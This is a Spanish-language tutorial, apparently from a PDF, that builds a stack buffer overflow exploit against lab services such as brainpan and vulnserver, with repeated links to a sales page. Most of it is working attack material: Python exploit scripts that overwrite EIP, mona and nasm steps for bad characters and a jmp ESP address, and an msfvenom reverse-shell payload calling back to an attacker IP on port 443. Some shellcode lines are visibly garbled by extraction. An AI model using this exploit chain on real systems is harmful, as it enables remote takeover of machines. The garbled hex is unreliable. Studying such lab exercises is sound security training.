
host = "192.168.0.26"
port = 9999

offset = 524
before_eip = b"A" * offset
eip = b"B" * 4
shellcode = b"C" * 500
```

```
payload = before_eip + eip + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print (s.recv(1024).decode())
print ("[+] Send Exploit...")
s.send(payload)
print (s.recv(1024).decode())
s.close()
```

Obtenemos buenos resultados, ya que las letras B se representan como 42 por lo que al ver el EIP en 42424242 significa que estamos manipulando y tomado el control del EIP, luego podemos ver también que se sobre escribe el ESP con nuestras Cs



¡Muy bien! ¡Ahora debemos buscar los badchars!

Mona para immunity debugger

<https://github.com/Anonimo501/mona/blob/master/mona.py>


Pegamos en:

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

Crear carpeta manualmente con nombre por ejemplo (bad)

Luego ejecuta el siguiente comando de mona.


!mona config -set workingfolder ruta\bad%p



```
#      (Usar este comando si se desea badchars incluyendo \x00) = !mona bytearray
!mona bytearray -cpb "\x00"
```


Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Creamos los badchars omitiendo en byte "\x00" que a veces causa conflicto



```
0xBADF00D - Creating working folder C:\Users\usuario\Desktop\badbrainpan
0xBADF00D - Folder created
0xBADF00D
0xBADF00D "Mona.py -cpb '\x00'" C:\Users\usuario\Desktop\badbrainpan\bytarray.txt
0xBADF00D
0xBADF00D "Mn\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0xBADF00D "Mn\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0xBADF00D "Mn\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0xBADF00D "Mn\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0xBADF00D "Mn\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
0xBADF00D "Mn\x1a\x2a\x3a\x4a\x5a\x6a\x7a\x8a\x9a\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
0xBADF00D "Mn\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
0xBADF00D "Mn\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0xBADF00D
0xBADF00D Done, wrote 255 bytes to file C:\Users\usuario\Desktop\badbrainpan\bytarray.txt
0xBADF00D Binary output saved in C:\Users\usuario\Desktop\badbrainpan\bytarray.bin
0xBADF00D
0xBADF00D [!] This mona.py action took 0:00:00.031000
0xBADF00D
0xBADF00D [!] mona bytearray -cpb "\x00"
```

Mona nos crea la carpeta en la ruta indicada anteriormente y nos crea 2 archivos, uno de texto .txt y otro .bin, abrimos el .txt y copiamos todos los badchars generados.



En el exploit, modificamos la línea (shellcode = b"C" * 500) en lugar de enviar las Cs colocamos los badchars, las líneas de los badchars deben anteponer la letra (b) esto para indicar que son bytes, por ultimo agregamos una nueva línea con el nombre de variable payload y lo agregamos en s.send(payload) como vemos a continuación.

```
host = "192.168.0.26"
port = 9999

offset = 524
before_eip = b"A" * offset
eip = b"B" * 4
shellcode = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\x2a\x3a\x4a\x5a\x6a\x7a\x8a\x9a\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

payload = before_eip + eip + shellcode
```

El exploit quedaría de la siguiente manera:

```
#!/usr/bin/python3

import os
import sys
import socket
import signal
from struct import pack


host = "192.168.0.26"
port = 9999

offset = 524
before_eip = b"A" * offset
eip = b"B" * 4
shellcode =
(b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x1
6\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36
\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56
\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\x
b7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\x
d7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7
\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

payload = before_eip + eip + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print(s.recv(1024).decode())
print("[+] Send Exploit...")
s.send(payload)
print(s.recv(1024).decode())
s.close()
```

Luego de lanzar el exploit vamos a immunity debugger y seleccionamos el ESP, damos click derecho y damos click en Follow in Dump.



En la parte izquierda inferior veremos nuestros badchars que fueron enviados al ejecutar el exploit.

Address	Hex dump	ASCII
005FF908	41 41 41 41 41 42 43 43 43	AAAAAAAABB
005FF910	01 02 03 04 05 06 07 08	00♦♦♦♦♦♦♦♦
005FF918	09 0A 0B 0C 0D 0E 0F 10	..*..*..*..*
005FF920	11 12 13 14 15 16 17 18	♦!!#1%2-#%
005FF928	19 1A 1B 1C 1D 1E 1F 20	++*+L#*#*
005FF930	21 22 23 24 25 26 27 28	**%*%*%*%
005FF938	29 2A 2B 2C 2D 2E 2F 30)*+, -,>
005FF940	31 32 33 34 35 36 37 38	12345678
005FF948	39 3A 3B 3C 3D 3E 3F 40	9;::<=>:
005FF950	41 42 43 44 45 46 47 48	ABCDEFGHIJ
005FF958	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
005FF960	51 52 53 54 55 56 57 58	ORSTUVWX
005FF968	59 5A 5B 5C 5D 5E 5F 60	YZ[\\]^_`~
005FF970	61 62 63 64 65 66 67 68	abcdefghijklm
005FF978	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
005FF980	71 72 73 74 75 76 77 78	qrstuvwxyz
005FF988	79 7A 7B 7C 7D 7E 7F 80	yzt!!`^`dc
005FF990	81 82 83 84 85 86 87 88	weaaaaaa
005FF998	89 8B 8B 8C 8D 8E 8F 90	eeeeeAAAB
005FF9A0	91 92 93 94 95 96 97 98	abcccccuy
005FF9A8	99 9A 9B 9C 9D 9E 9F 9A	ouxxoxfa
005FF9B0	A1 A2 A3 A4 A5 A6 A7 A8	louuuuuu
005FF9B8	B1 B2 B3 B4 B5 B6 B7 B8	nnnnnnnn

Ahora debemos comparar los badchars y ver cuales afectan al programa y de esta manera no incluirlos en el payload que crearemos posteriormente.

```
!mona compare -f bytearray.bin -a 0xESP (Le pasamos el código ESP que obtuvimos del resultado)  
!mona compare -f C:\Users\usuario\Desktop\vulnserver-master\bytearray.bin -a 0x005FF910
```

```
[File C:\Users\usuario\Desktop\badbrainpan.exe  
[15195136] New process with ID 0x00001958 created  
Main thread with ID 0x0000195C created  
77CAE530 New thread with ID 0x00001964 created  
77D01B89 New thread with ID 0x00001965 created  
77D01B70 New thread with ID 0x00001966 created  
31170000 Modules C:\Users\usuario\Desktop\badbrainpan.exe  
    CRC changed, discarding .wdd update  
75900000 Modules C:\Windows\System32\kernel32.dll  
75F50000 Modules C:\Windows\System32\user32.dll  
768D0000 Modules C:\Windows\System32\kernel32.dll  
76D00000 Modules C:\Windows\System32\rpcrt4.dll  
76D00000 Modules C:\Windows\System32\RPCRT4.dll  
72BF0000 Modules C:\Windows\System32\ole32.dll  
77C70000 Modules C:\Windows\SYSTEM32\ntdll.dll  
77CE4F10 [19195136] Attached process paused at ntdll!Obgi  
0x00001958 [19195136] Thread 0x00001958 suspended, reason: User  
Extra characters on line! compare -> C:\Users\us  
Extra characters on line! compare -> C:\Users\us  
Extra characters on line! compare -> a 0x0005FF910  
42424242 [19195136] Attached process resumed  
Extra characters on line! compare -> a 0x0005FF910  
Extra characters on line! compare -> a 0x0005FF910  
0x0000F800 Command used:  
0x0000F800 [*] Reading file C:\Users\usuario\Desktop\badbrainpan\bytearray.bin -a 0x0005FF910  
0x0000F800 [*] Reading file C:\Users\usuario\Desktop\badbrainpan\bytearray.bin...  
0x0000F800 Read 255 bytes from file  
0x0000F800 [*] Preparing output file <compare.txt>  
0x0000F800 [*] Writing output file C:\Users\usuario\Desktop\badbrainpan\<compare.txt  
0x0000F800 [*] Generating module file table, hang on...  
0x0000F800 - Processing modules  
0x0000F800 - Generating table... wait.  
0x0000F800 [*] C:\Users\usuario\Desktop\badbrainpan\bytearray.bin has been recognized as RAW bytes.  
0x0000F800 [*] Fetched 255 bytes successfully from C:\Users\usuario\Desktop\badbrainpan\bytearray.bin  
0x0000F800 Comparing location(s)  
0x0000F800 Comparing memory with memory :  
0x0000F800 [*] Comparing with memory at location : 0x0005FF910 (Stack)  
0x0000F800 *** Hooray, normal shellcode unmodified !!!  
0x0000F800 Bytes omitted from input: 00  
0x0000F800 [*] This mona.py action took 0:00:00.298000
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Ahora buscamos el salto (jmp ESP)

Comando: msf-nasm_shell

> jmp ESP

```
└─#msf-nasm_shell  
nasm > jmp ESP  
00000000 FFE4 jmp esp  
nasm >
```

Usamos mona para encontrar el jmp correcto para que haga el salto al ESP (Podemos ejecutar alguno de los siguientes comandos para encontrarlo)

```
!mona find -s "\xFF\xE4" -m  
!mona find -s "\xFF\xE4" -m binario.exe  
!mona jmp -r esp -cp ascii -m "essfunc.dll"
```

```
[+] Results:
0BADF000 0x00000000 : "<FF>\xE4" | {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: F
760B3BB6 0x00000000 : "<FF>\xE4" | {PAGE_EXECUTE_READ} [RPCRT4.dll]
311712F3 0x311712F3 : "<FF>\xE4" | {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: F
7604FB4F 0x7604FB4F : "<FF>\xE4" | {PAGE_EXECUTE_READ} [RPCRT4.dll]
75EE593C 0x7Fee593C : "<FF>\xE4" | {PAGE_EXECUTE_READ} [KERNEL32.dll]
772911CC 0x772911CC : "<FF>\xE4" | {PAGE_EXECUTE_READ} [KERNEL32.dll]
7730A5FF 0x7730A5FF : "<FF>\xE4" | {PAGE_EXECUTE_READ} [KERNEL32.dll]
00625FDC 0x00625fdc : "<FF>\xE4" | startnull (PAGE_READONLY)
00626124 0x00626124 : "<FF>\xE4" | startnull,asciiprint,ascii (PAGE_READONLY)
0064160C 0x0064160c : "<FF>\xE4" | startnull,ascii (PAGE_READONLY)
00648AF4 0x00648af4 : "<FF>\xE4" | startnull (PAGE_READONLY)
77C3367F 0x77c3367f : "<FF>\xE4" | {PAGE_EXECUTE_READ} [WS2_32.dll]
75AC1587 0x75ac1587 : "<FF>\xE4" | {PAGE_EXECUTE_READ} [mswso.dll]
0BADF000 Found a total of 12 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.250000
```

Ahora esto (0x 311712F3) se lo copiamos a nuestro exploit.

```
offset = 524
before_eip = b"A" * offset
eip = pack("<I", 0x311712F3) # jmp ESP
```

Nota: La siguiente imagen es de un proyecto llamado vulnserver:

<https://github.com/stephenbradshaw/vulnserver>

```
!mona jmp -r esp -cp ascii -m "esfunc.dll"
```

Generamos nuestro payload:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.27 LPORT=443 --platform windows -a x86 -b "\x00" EXITFUNC=thread -f c
```

con la herramienta msfvenom creamos el payload de la siguiente manera:

-p windows/shell_reverse_tcp: Escogemos el payloads para windows con un shell reverso.

LHOST=192.168.0.27: Agregamos nuestra ip atacante.

LPORT=443: Agregamos nuestro puerto atacante a la escucha.

--platform windows -a x86: Escogemos la plataforma en este caso windows y la arquitectura.

-b "\x00": omitimos los badchars.

EXITFUNC=thread: Escogemos esta función para cuando termine de ejecutar la línea salga.

-f c: creamos el payload en formato c.

```
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.27 LPORT=443 --platform windows -a x86 -b "\x00" EXITFUNC=thread -f c
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xdb\xc4\xd9\x74\x24\xf4\x5b\xbf\x23\x83\x59\x38\x2b\xc9"
"\xb1\x52\x83\xeb\xfc\x31\x7b\x13\x03\x58\x90\xbb\xcd\x62"
"\x7e\xb9\x2e\x9a\x7f\xde\x7\x7f\x4e\xde\xdc\xf4\xe1\xee"
"\x97\x58\x0e\x84\xfa\x48\x85\xe8\xd2\x7f\x2e\x46\x05\x4e"
"\xa\xfb\x75\xd1\x33\x06\xaa\x31\xd\xc9\xbf\x30\x4a\x34"
"\x4d\x60\x03\x32\xe0\x94\x20\x0e\x39\x1f\x7a\x9e\x39\xfc"
"\xcb\x11\x68\x53\x47\xf8\xaa\x52\x84\x70\xe3\x4c\xc9\xbd"
"\xbd\xe7\x39\x49\x3c\x21\x70\xb2\x93\x0c\xbc\x41\xed\x49"
"\x7b\xba\x98\x3\x7f\x47\x9b\x7\xfd\x93\x2e\x62\x5\x50"
"\x88\x4e\x57\xb4\x4f\x05\x5b\x71\xb\x41\x78\x84\xc8\xfa"
"\x84\x0d\xef\x2c\x0d\x55\xd4\xe0\x5\x0d\x75\x9\x33\xe0"
"\x8\x9\x9b\x5d\x2f\x2a\x36\x89\x42\xe9\x5e\x7e\x6\x11"
"\xf\x8\xf8\x62\xad\xb7\x52\xec\xd\x30\x7d\xeb\x2\x6a"
"\x39\x63\x1d\x95\x3a\xaa\xda\xc\x6a\xc4\xcb\x69\xe1\x14"
"\xf3\xbf\x6\x44\x5b\x10\x07\x34\x1b\xc\x0\xef\x5e\x94\x3f"
"\x0\x6\x6\x7e\x28\xba\x9\x97\x93\xaa\x2\x7\x7f\x6\x2"
"\x0\x3b\x6\x44\x6\x2\x26\xdf\x18\xd\x2\x6\xab\x9\x1b"
"\xbe\xd\x6\xfa\x9\x4d\x27\xb4\x5\x3b\x3b\x21\x9\x7\x6\x1"
"\xe4\xae\xac\x0d\x6a\x3c\x2b\xcd\xe\x5\x5d\x4\x9a\x2\x90"
"\xfd\x4\x5\x8\x57\x6\x2\x4\x9\x34\x79\xaf\x1\xb\x5"
"\x0\x8\x0\x4\x5\xc\x8\x14\x0\x1\x9\x84\x4\xdf\x4\x6\x3\xd"
"\x9\x1\x39\x3d\x92\x7\xb\xad\xb\x8\xd\xbb\xab\xc\x4\x34\x4\x5\x3"
"\x74\xe\x0\x6\xc\xb\x9\x6\x5\x9\x15\x7\x15\x6\x3\xcc\x6\x3\x35"
"\x8\x6\xc\x4\x9\xde\x1\xf\x8\x2\x3\x83\x9\x7\x6\x7\xba\x2\x8\x8"
"\x1\x8\x3\x3b\xf\x9\x1d\x0\x5\xfb\x12\x6\x16\x6\x14\xc\x1\x7"
"\xbb";
```

Remplazamos los códigos badchar del shellcode y colocamos el payload generado con msfvenom. También agregamos (nops) para que al enviar el exploit, darle tiempo al payload que se decodifique y luego sea leído por ESP, a continuacion vemos donde se deben agregar los nops.

```
payload = before_eip + eip + b"\x90"*20 + shellcode
```

El exploit nos debe quedar de la siguiente manera:

```
#!/usr/bin/python3

import os
import sys
import socket
import signal
from struct import pack

host = "192.168.0.26"
port = 9999

def signal_handler(sig, frame):                      # CTRL + C
    print("\n[+] Saliendo del exploit...")
    sys.exit(0)

signal.signal(signal.SIGINT, signal_handler)

offset = 524
before_eip = b"A" * offset
eip = pack("<I", 0x311712F3) # jmp ESP
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.27 LPORT=443 --platform windows -a x86 -b "\x00" EXITFUNC=thread -f c

shellcode = (b"\xdb\xc4\xd9\x74\x24\xf4\x5b\xbf\x23\x83\x59\x38\x2b\xc9"
b"\xb1\x52\x83\xeb\xfc\x31\x7b\x13\x03\x58\x90\xbb\xcd\x62"
b"\x7e\xb9\x2e\x9a\x7f\xde\xa7\x7f\x4e\xde\xdc\xf4\xe1\xee"
b"\x97\x58\x0e\x84\xfa\x48\x85\xe8\xd2\x7f\x2e\x46\x05\x4e"
b"\xaf\xfb\x75\xd1\x33\x06\xaa\x31\x0d\xc9\xbf\x30\x4a\x34"
b"\x4d\x60\x03\x32\xe0\x94\x20\x0e\x39\x1f\x7a\x9e\x39\xfc"
b"\xcb\xa1\x68\x53\x47\xf8\xaa\x52\x84\x70\xe3\x4c\xc9\xbd"
b"\xbd\xe7\x39\x49\x3c\x21\x70\xb2\x93\x0c\xbc\x41\xed\x49"
b"\x7b\xba\x98\xaa\x7f\x47\x9b\x70\xfd\x93\x2e\x62\xa5\x50"
b"\x88\x4e\x57\xb4\x4f\x05\x5b\x71\x1b\x41\x78\x84\xc8\xfa"
b"\x84\x0d\xef\x2c\x0d\x55\xd4\xe8\x55\x0d\x75\x9a\x33\xe0"
b"\x8a\x9a\x9b\x5d\x2f\xa2\x36\x89\x42\xe9\x5e\x7e\x6f\x11"
b"\x9f\xe8\xf8\x62\xad\xb7\x52\xec\x9d\x30\x7d\xeb\xe2\x6a"
b"\x39\x63\x1d\x95\x3a\xaa\xda\xc1\x6a\xc4\xcb\x69\xe1\x14"
b"\xf3\xbf\xa6\x44\x5b\x10\x07\x34\x1b\xc0\xef\x5e\x94\x3f"
b"\x0f\x61\x7e\x28\xba\x98\xe9\x97\x93\x2a\xf2\x7f\xe6\x2a"
b"\x05\x3b\x6f\x44\x6f\x2b\x26\xdf\x18\xd2\x63\xab\xb9\x1b"
b"\xbe\xd6\xfa\x90\x4d\x27\xb4\x50\x3b\x3b\x21\x91\x76\x61"
b"\xe4\xae\xac\x0d\x6a\x3c\x2b\xcd\xe5\x5d\xe4\x9a\x2\x90"
b"\xfd\x4e\x5f\x8a\x57\x6c\x2a\x4a\x9f\x34\x79\xaf\x1e\xb5"
b"\x0c\x8b\x04\x2a\x5\xc8\x14\x01\x91\x84\x42\xdf\x4f\x63\x3d"
b"\x91\x39\x3d\x92\x7b\xad\xb8\xd8\xbb\xab\xc4\x34\x4a\x53"
b"\x74\xe1\x0b\x6c\xb9\x65\x9c\x15\x2a\x15\x63\xcc\x63\x35")
```

```
b"\x86\xc4\x99\xde\x1f\x8d\x23\x83\x9f\x78\x67\xba\x23\x88"
b"\x18\x39\x3b\xf9\x1d\x05\xfb\x12\x6c\x16\x6e\x14\xc3\x17"
b"\xbb")

payload = before_eip + eip + b"\x90"*20 + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print (s.recv(1024).decode())
print ("[+] Send Exploit...")
s.send(payload)
print (s.recv(1024).decode())
s.close()
```

Luego lo ejecutamos contra el servicio vulnerable con el comando: python3 exploit.py
Mientras dejamos un shell a la escucha por el puerto especificado en el exploit: 443



¡Excelente hemos creado un exploit para aprovechar la vulnerabilidad buffer overflow!.